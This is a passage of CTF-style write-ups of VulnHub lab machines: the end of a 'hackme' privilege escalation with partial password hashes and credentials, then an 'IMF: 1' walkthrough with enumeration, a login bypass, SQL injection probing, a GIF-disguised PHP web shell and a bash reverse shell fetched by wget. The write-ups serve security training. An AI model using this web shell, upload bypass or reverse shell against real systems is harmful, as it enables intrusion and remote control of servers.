10        inet6 fe80::20c:29ff:fe49:eab5  prefixlen 64  scopeid 0x20<link>
11        ether 00:0c:29:49:ea:b5  txqueuelen 1000  (Ethernet)
12        RX packets 486204  bytes 304231697 (304.2 MB)
13        RX errors 0  dropped 0  overruns 0  frame 0
14        TX packets 315253  bytes 40538335 (40.5 MB)
15        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
16 www-data@hackme>
17 www-data@hackme> users
18 root
19 hackme
```

Phase #3: Privilege Escalation

1. We start with usuals and explore crontab and sudo permissions. Next is searching for setuid files. We find an interesting file /home/legacy/touchmenot:

```
1 find / -type f -perm -04000 2>/dev/null
2 /home/legacy/touchmenot
```

```
www-data@hackme:/$ find / -type f -perm -04000 2>/dev/null
/snap/core/6531/bin/mount
/snap/core/6531/bin/ping
/snap/core/6531/bin/ping6
/snap/core/6531/bin/su
/snap/core/6531/bin/umount
/snap/core/6531/usr/bin/chfn
/snap/core/6531/usr/bin/chsh
/snap/core/6531/usr/bin/gpasswd
/snap/core/6531/usr/bin/newgrp
/snap/core/6531/usr/bin/passwd
/snap/core/6531/usr/bin/sudo
/snap/core/6531/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/6531/usr/lib/openssh/ssh-keysign
/snap/core/6531/usr/lib/snapd/snap-confine
/snap/core/6531/usr/sbin/pppd
/snap/core/5662/bin/mount
/snap/core/5662/bin/ping
/snap/core/5662/bin/ping6
/snap/core/5662/bin/su
/snap/core/5662/bin/umount
```

Figure 17: writeup.privesc.steps.1.1

```
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newgrp
/usr/bin/sudo
/home/legacy/touchmenot
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
www-data@hackme:/$
```

Figure 18: writeup.privesc.steps.1.2

2. We locate this file and check it's permissions manually. We then proceed to execute this file and get elevated access:

```

1 ls -la /home/legacy/touchmenot
2 file /home/legacy/touchmenot
3 /home/legacy/touchmenot

```

```

www-data@hackme:/ $ ls -la /home/legacy/touchmenot
-rwsr--r-x 1 root root 8472 Mar 26 2019 /home/legacy/touchmenot
www-data@hackme:/ $
www-data@hackme:/ $ file /home/legacy/touchmenot
/home/legacy/touchmenot: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=3ff194cb73ad46fb725445a4a8992494e7110a1c, not stripped
www-data@hackme:/ $
www-data@hackme:/ $
www-data@hackme:/ $
www-data@hackme:/ $ /home/legacy/touchmenot
root@hackme:/ #
root@hackme:/ # id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@hackme:/ #
root@hackme:/ # uname -a
Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 GNU/Linux
root@hackme:/ #
root@hackme:/ #
root@hackme:/ # ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.92.180 netmask 255.255.255.0 broadcast 192.168.92.255
    inet6 fe80::20c:29ff:fe49:eab5 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:49:ea:b5 txqueuelen 1000 (Ethernet)
    RX packets 487057 bytes 304291976 (304.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 315774 bytes 40587526 (40.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 19: writeup.privesc.steps.2.1

Loot

Hashes

```
1  hackme:$6$.L285vCy$Hma4mKjGV.sE7ZCFVj2i0kRokX1u3F5DMiTPQFoZPJnQ1kUXLje/by2BIUQFbYu.8j
   ↪ M6BvLML5fAftZOCE.....
```

Credentials

```
1  webapp: user1/he..., user2/comma..., user3/p@ssw..., test/testt..., superadmin/Uncrac.....,
   ↪ test1/testt...
```

References

- [+] <https://www.vulnhub.com/entry/hackme-1,330/>
- [+] <https://www.hackingarticles.in/hackme-1-vulnhub-walkthrough/>

[VulnHub] IMF: 1

Date: 26/Sep/2019

Categories: oscp, vulnhub, linux

Tags: exploit_php_fileupload_bypass, privesc_bof

Overview

This is a writeup for VulnHub VM IMF: 1. Here are stats for this machine from [machinescli](#):

```
machinescli -t --info imf
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#162	IMF: 1			🔥	🟣	🔴	exploit_php_fileupload_bypass privesc_bof

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.4.18 ((Ubuntu)): [exploit_php_fileupload_bypass](#), [privesc_bof](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Sun Sep 22 12:16:22 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/vulnhub.imf/results/192.168.92.178/scans/_quick_tcp_nmap.txt -oX
   ↳ /root/toolbox/writeups/vulnhub.imf/results/192.168.92.178/scans/xml/_quick_tcp_nmap.xml
   ↳ 192.168.92.178
2 Nmap scan report for 192.168.92.178
3 Host is up, received arp-response (0.00039s latency).
4 Scanned at 2019-09-22 12:16:24 PDT for 11s
5 Not shown: 999 filtered ports
6 Reason: 999 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
9 | http-methods:
10 |_ Supported Methods: GET HEAD POST OPTIONS
11 |_ http-server-header: Apache/2.4.18 (Ubuntu)
12 |_ http-title: IMF - Homepage
13 MAC Address: 00:0C:29:2A:CD:D9 (VMware)
14
15 Read data files from: /usr/bin/./share/nmap
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
17 # Nmap done at Sun Sep 22 12:16:36 2019 -- 1 IP address (1 host up) scanned in 13.16 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	80/tcp	http	tty 64 Apache httpd 2.4.18 ((Ubuntu))	./results/192.168.92.178/scans/tcp_80_http_gobuster.txt ./results/192.168.92.178/scans/tcp_80_http_nikto.txt ./results/192.168.92.178/scans/tcp_80_http_nmap.txt ./results/192.168.92.178/scans/tcp_80_http_robots.txt ./results/192.168.92.178/scans/tcp_80_http_sqlmap_dbms.txt ./results/192.168.92.178/scans/tcp_80_http_sqlmap.txt ./results/192.168.92.178/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. The Nmap NSE script http-comments-displayer found out first flag on the contact.php page:

```
1 view-source:http://192.168.92.178/contact.php
2 | Path: http://192.168.92.178:80/contact.php
3 | Line number: 149
4 | Comment:
5 | <!-- flag1{YWxsdGhlZmlsZXM=} -->
6
7 b64d "YWxsdGhlZmlsZXM=" ; echo
8 allthefiles
```

```

127         <div class="col-sm-8">
128             <textarea class="form-control" rows="3" id="comments" name="comments"></textarea>
129         </div>
130     </div>
131     <div>
132         <button type="submit" class="btn btn-default btn-signup">
133             <i class="fa fa-paper-plane"></i> Send
134         </a>
135     </form>
136
137 </div>
138 </div>
139 </div>
140 </div>
141 </section>
142
143
144
145
146
147 <section id="service">
148     <div class="container">
149         <!-- flag1{YWXsdGhIZmlsZXM=} -->
150         <div class="service-wrapper">
151             <div class="row">
152                 <div class="col-md-4 col-sm-6">
153                     <div class="block wow fadeInRight" data-wow-delay="1s">

```


Figure 4: writeup.enumeration.steps.3.1

4. We also find base64 strings used as filenames for some javascript files. Decoding these strings reveal the second flag:

```

1 view-source:http://192.168.92.178/index.php
2 <script src="js/ZmxhZzJ7YVcxbV1.js"></script>
3 <script src="js/XUnRhVzVwYzNS.js"></script>
4 <script src="js/eVlYUnZjZz09fQ==.min.js"></script>
5
6 b64d "ZmxhZzJ7YVcxbV1XUnRhVzVwYzNSeVlYUnZjZz09fQ=="
7   flag2{aW1mYWRTaW5pc3RyYXRvcg==}
8
9 b64d "aW1mYWRTaW5pc3RyYXRvcg=="
10   imfadministrator

```



```
12      <!-- Fonts -->
13
14
15
16
17      <!-- CSS -->
18
19      <link rel="stylesheet" href="css/bootstrap.min.css">
20      <link rel="stylesheet" href="css/font-awesome.min.css">
21      <link rel="stylesheet" href="css/main.css">
22      <link rel="stylesheet" href="css/animate.css">
23      <link rel="stylesheet" href="css/responsive.css">
24
25
26      <!-- Js -->
27      <script src="js/vendor/modernizr-2.6.2.min.js"></script>
28      <script src="js/vendor/jquery-1.10.2.min.js"></script>
29      <script src="js/bootstrap.min.js"></script>
30      <script src="js/ZmxhZzJ7YVcxbVL.js"></script>
31      <script src="js/XUnRhVzVwYzNS.js"></script>
32      <script src="js/eVlYUnZjZz09fQ==.min.js"></script>
33      <script>
```

Figure 5: writeup.enumeration.steps.4.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # b64d "ZmxhZzJ7YVcxbVL"
flag2{aWlmYbase64: invalid input
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # b64d "ZmxhZzJ7YVcxbVLXUnRhVzVwYzNSeVlYUnZjZz09fQ==" ; echo
flag2{aWlmYWRTaW5pc3RyYXRvcg==}
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 6: writeup.enumeration.steps.4.2

5. Following up on the `imfadministrator` string, it turned out to be a directory name. Visting this link gives a login page with an interesting comment in HTML source. We made a few attempts but could not successfully login:

```
1 http://192.168.92.178/imfadministrator/index.php
2 <!-- I couldn't get the SQL working, so I hard-coded the password. It's still mad secure
   through. - Roger -->
```




Figure 7: writeup.enumeration.steps.5.1

6. We intercept the login request via Burp proxy and change the **pass** field to an array which confuses the application and returns a page with the third flag:

```

1 flag3{Y29udGludWVUT2Ntcw==}
2   b64d "Y29udGludWVUT2Ntcw=="
3   continueT0cms

```




Figure 8: writeup.enumeration.steps.6.1




Figure 9: writeup.enumeration.steps.6.2




Figure 10: writeup.enumeration.steps.6.3





Figure 11: writeup.enumeration.steps.6.4

7. We explored the CMS link but could not find anything interesting apart from the `pagename` parameter in URL. Upon further enumeration, the URL handler was found to be vulnerable to SQLi:

```

1 http://192.168.92.178/imfadministrator/cms.php?pagename='
2   Warning: mysqli_fetch_row() expects parameter 1 to be mysqli_result, boolean given in
   /var/www/html/imfadministrator/cms.php on line 29

```

Findings

Open Ports

```
1 80/tcp | http | Apache httpd 2.4.18 ((Ubuntu))
```

Files

```
1 http://192.168.92.178:80/contact.php
2 http://192.168.92.178/index.php
3 http://192.168.92.178/js/ZmxhZzJ7YVcxbVl.js
4 http://192.168.92.178/js/XUnRhVzVwYzNS.js
5 http://192.168.92.178/js/eVlYUnZjZz09fQ==.min.js
6 http://192.168.92.178/imfadministrator/index.php
7 http://192.168.92.178/imfadministrator/cms.php?pagename=home
8 http://192.168.92.178/imfadministrator/images/whiteboard.jpg
9 http://192.168.92.178/imfadministrator/uploadr942.php
```


Phase #2: Exploitation

1. The `http://192.168.92.178/imfadministrator/uploadr942.php` page has a file upload functionality. We tried different methods to evade the CrappyWAF filters and ended up using a minimal command execution page with GIF header and extension as the final payload. Once the file is uploaded, it's destination file name is leaked within HTML comments on the result page. We can use this uploaded file to get command execution:

```
1 cat cmd.gif
2   GIF89a
3   <?php $out=$_GET["cmd"]; echo ` $out `; ?>
4 http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=uname
```




Figure 15: writeup.exploitation.steps.1.1




Figure 16: writeup.exploitation.steps.1.2

2. While exploring the local directory `/var/www/html/imfadministrator/uploads` we find a `flag5_abc123def.txt` file with the fifth flag:

```
1 cat flag5_abc123def.txt
2   flag5{YWdlbnRzZXJ2aWNlcw==}
3   b64d "YWdlbnRzZXJ2aWNlcw=="
4   agentservices
```

3. We proceeded to convert our command execution payload into a fully interactive shell. We had to upload a bash reverse shell script and execute it via command injection as other methods did not work:

```
1 sharehttp 9090
2 http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=wget%20http://192.168.
  ↵ 92.179:9090/shell.sh
```

```

3 http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=cat%20shell.sh
4   GIF89a /bin/bash -i >& /dev/tcp/192.168.92.179/443 0>&1
5 nc -nlvp 443
6 http://192.168.92.178/imfadministrator/uploads/bf76ad6d6afc.gif?cmd=bash%20shell.sh

```

```

root@kali: ~/toolbox/data/writeups/vulnhub.imf # sharehttp 9090
http://192.168.92.179:9090/cmd.gif
http://192.168.92.179:9090/results
http://192.168.92.179:9090/shell.sh
http://192.168.92.179:9090/whiteboard.jpg
http://192.168.92.179:9090/writeup.yml
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.92.178 - - [26/Sep/2019 13:43:07] "GET /shell.sh HTTP/1.1" 200 -

^C
Keyboard interrupt received, exiting.
root@kali: ~/toolbox/data/writeups/vulnhub.imf #

```

Figure 17: writeup.exploitation.steps.3.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 43930
bash: cannot set terminal process group (1363): Inappropriate ioctl for device
bash: no job control in this shell
www-data@imf:/var/www/html/imfadministrator/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ uname -a
uname -a
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
www-data@imf:/var/www/html/imfadministrator/uploads$

www-data@imf:/var/www/html/imfadministrator/uploads$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2a:cd:d9
          inet addr:192.168.92.178  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3418 errors:0 dropped:0 overruns:0 frame:0
          TX packets:293 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
